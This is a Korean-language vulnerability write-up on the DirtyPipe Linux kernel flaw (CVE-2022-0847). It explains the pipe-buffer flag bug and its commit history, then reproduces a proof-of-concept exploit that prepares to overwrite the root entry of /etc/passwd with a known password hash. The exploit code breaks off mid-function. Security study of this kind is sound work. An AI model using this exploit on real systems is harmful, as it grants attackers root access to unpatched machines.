 greetdawn/cve-2022-0847-dirtypipe
CVE-2022-0847(DirtyPipe)에 대한 심층 분석 및 개념 증명 익스플로잇으로, 초기화되지 않은 파이프 버퍼 플래그를 통해 임의 파일 덮어쓰기 및 로컬 권한 상승을 가능하게 하는 Linux 커널 취약점입니다.

title: CVE-2022-0847(DirtyPipe 로컬 권한 상승) 취약점 분석 date: 2022-03-08 14:41:20 tags: - Linux 권한 상승 categories: - 보안 연구
CVE-2022-0847은5.8이후Linux커널의 취약점으로, 공격자는 이 취약점을 이용하여 임의의 읽기 전용 파일에 있는 데이터를 덮어쓸 수 있습니다. 이를 통해 일반 권한을root권한으로 상승시킬 수 있는데, 비특권 프로세스가 루트 프로세스에 코드를 주입할 수 있기 때문입니다.
CVE-2022-0847은CVE-2016-5195 “Dirty Cow”(더티 카우 권한 상승)와 유사하며 쉽게 악용될 수 있어, 취약점 작성자는 이를Dirty Pipe라고 명명했습니다.
본 블로그는 주로 보안 사건 및 취약점 관련 글을 학습하고 기록하기 위한 것으로, 학습 교류 및 테스트 용도로 제공됩니다. 본 블로그 글에서 제공하는 정보나 도구를 전파, 이용하여 발생하는 직간접적인 결과나 손해는 모두 사용자 본인의 책임이며, 글 작성자는 이에 대해 어떠한 책임도 지지 않습니다.
위험 등급: 높음
POC/EXP: 공개됨
영향 버전: linux 커널 5.8 및 이후 버전
참고: 안전 버전 Linux 커널 >= 5.16.11, Linux 커널 >= 5.15.25, Linux 커널 >= 5.10.102
여기서 취약점 세부 사항을 간단히 소개합니다.
몇 가지 개념:
Linux pipe: 반이중, 데이터 흐름은 한쪽 끝에서 다른 쪽 끝으로만 가능
pipe_buffer: 파이프 캐시, 파이프에 쓰여진 데이터를 임시 저장하며 읽기/쓰기 모두 파이프 캐시에서 수행됨
page: 페이지 프레임, 4kb, 파이프 캐시와 일대일 관계
pipe_buf_operations: 파이프 캐시 작업 집합을 저장하는 데 사용
can_merge: 병합 플래그. 일반 파이프 읽기/쓰기가 기존 버퍼에 데이터를 병합할 수 있으면 1로 설정됩니다. 0으로 설정되면 새 파이프 페이지 세그먼트는 항상 새 데이터에 사용됩니다.

splice(): 두 파일 디스크립터 간에 데이터를 이동하며, sendfile() 함수와 동일하게 파이프를 지원하고 제로 카피입니다. 파일의 페이지 캐시와 파이프 캐시를 바인딩하여 쓰기 시 동시에 영향을 미치며, 권한 검사 시 데이터 소스 파일에 읽기 권한이 있는지만 확인하고 쓸 때는 권한 검사가 없습니다. 대략적인 호출 체인은 다음과 같습니다:
// fs/splice.c
syscall --> do_splice --> do_splice_to --> splice_read(generic_file_splice_read()) --> call_read_iter(generic_file_read_iter)
// linux/mm/filemap.c
generic_file_read_iter --> filemap_read --> copy_folio_to_iter
// linux/lib/iov_iter.c
copy_folio_to_iter --> __copy_folio_to_iter --> copy_page_to_iter_pipe

Linux 파이프 "병합" 감지 발전 역사:
여기서는 작성자의 설명에 따라 코드를 간단히 분석합니다.
초기 Linux 시스템은 개념 소개와 동일하게 can_merge 플래그가 있으며, 새 데이터가 현재 존재하는 파이프 캐시에 기록될 수 있는지 표시하는 데 사용됩니다.
Commit 5274f052e7b3가 splice() 함수를 추가했지만 검증은 변경되지 않았으며, 여전히 can_merge 플래그에 따라 현재 파이프 캐시를 사용할 수 있는지 판단합니다.


Commit 01e7187b4119는 can_merge 플래그 사용을 중단하고 struct pipe_buf_operations 포인터를 비교합니다. 즉, anon_pipe_buf_ops 유형만 새 데이터 쓰기를 허용하므로 해당 유형인지 확인하기만 하면 됩니다.


Commit 241699cd72a8는 두 개의 새 함수를 추가했으며, 새로운 struct pipe_buf_operations를 할당할 수 있지만 해당 flags 표시를 초기화하지 않습니다.

Commit f6dd975583bd는 이 포인터 비교를 각 버퍼 플래그 PIPE_BUF_FLAG_CAN_MERGE 비교로 변환하고 PIPE_BUF_FLAG_CAN_MERGE를 주입할 수 있게 했으며, 동시에 다른 유형의 buf_ops 정의와 사용을 제거했습니다.



따라서 작성자는 다음과 같은 이용 방안을 제시합니다.
Exp 분석
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * Copyright 2022 CM4all GmbH / IONOS SE
 *
 * author: Max Kellermann <[email protected]>
 *
 * Proof-of-concept exploit for the Dirty Pipe
 * vulnerability (CVE-2022-0847) caused by an uninitialized
 * "pipe_buffer.flags" variable.  It demonstrates how to overwrite any
 * file contents in the page cache, even if the file is not permitted
 * to be written, immutable or on a read-only mount.
 *
 * This exploit requires Linux 5.8 or later; the code path was made
 * reachable by commit f6dd975583bd ("pipe: merge
 * anon_pipe_buf*_ops").  The commit did not introduce the bug, it was
 * there before, it just provided an easy way to exploit it.
 *
 * There are two major limitations of this exploit: the offset cannot
 * be on a page boundary (it needs to write one byte before the offset
 * to add a reference to this page to the pipe), and the write cannot
 * cross a page boundary.
 *
 * Example: ./write_anything /root/.ssh/authorized_keys 1 $'\nssh-ed25519 AAA......\n'
 *
 * Further explanation: https://dirtypipe.cm4all.com/
 */

#define _GNU_SOURCE
#include <unistd.h>
#include <fcntl.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/stat.h>
#include <sys/user.h>

#ifndef PAGE_SIZE
#define PAGE_SIZE 4096
#endif

/**
 * Create a pipe where all "bufs" on the pipe_inode_info ring have the
 * PIPE_BUF_FLAG_CAN_MERGE flag set.
 */
static void prepare_pipe(int p[2])
{
	if (pipe(p)) abort();										// 创建p[0]和p[1]分别指向管道两端。前者读,后者写

	const unsigned pipe_size = fcntl(p[1], F_GETPIPE_SZ);    	    // 获取管道大小
	static char buffer[4096];

	/* fill the pipe completely; each pipe_buffer will now have
	   the PIPE_BUF_FLAG_CAN_MERGE flag */
	for (unsigned r = pipe_size; r > 0;) {
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;      // 填充管道,顺便设置PIPE_BUF_FLAG_CAN_MERGE
		write(p[1], buffer, n);
		r -= n;
	}

	/* drain the pipe, freeing all pipe_buffer instances (but
	   leaving the flags initialized) */
	for (unsigned r = pipe_size; r > 0;) {						// 清空管道,但是保留标志位
		unsigned n = r > sizeof(buffer) ? sizeof(buffer) : r;
		read(p[0], buffer, n);
		r -= n;
	}

	/* the pipe is now empty, and if somebody adds a new
	   pipe_buffer without initializing its "flags", the buffer
	   will be mergeable */
}

int main() {
	const char *const path = "/etc/passwd";								// 定义目标文件路径

        printf("Backing up /etc/passwd to /tmp/passwd.bak ...\n");         // 创建/tmp/passwd.bak备份
        FILE *f1 = fopen("/etc/passwd", "r");
        FILE *f2 = fopen("/tmp/passwd.bak", "w");

        if (f1 == NULL) {											   // 判断文件读写是否正常打开
            printf("Failed to open /etc/passwd\n");
            exit(EXIT_FAILURE);
        } else if (f2 == NULL) {
            printf("Failed to open /tmp/passwd.bak\n");
            fclose(f1);
            exit(EXIT_FAILURE);
        }

        char c;
        while ((c = fgetc(f1)) != EOF)								    // 逐字节写入
            fputc(c, f2);

        fclose(f1);
        fclose(f2);

	loff_t offset = 4; // after the "root"                                // 定义偏移,即覆盖目标位置为root字段之后
	const char *const data = ":$1$aaron$pIwpJwMMcozsUxAtRa85w.:0:0:test:/root:/bin/sh\n"; // openssl passwd -1 -salt aaron aaron 													 // 定义覆盖的数据
        printf("Setting root password to \"aaron\"...\n");
	const size_t data_size = strlen(data);

	if (offset % PAGE_SIZE == 0) {									  // 判断写入位置是否在页边界上
		fprintf(stderr, "Sorry, cannot start writing at a page boundary\n");
		return EXIT_FAILURE;
	}
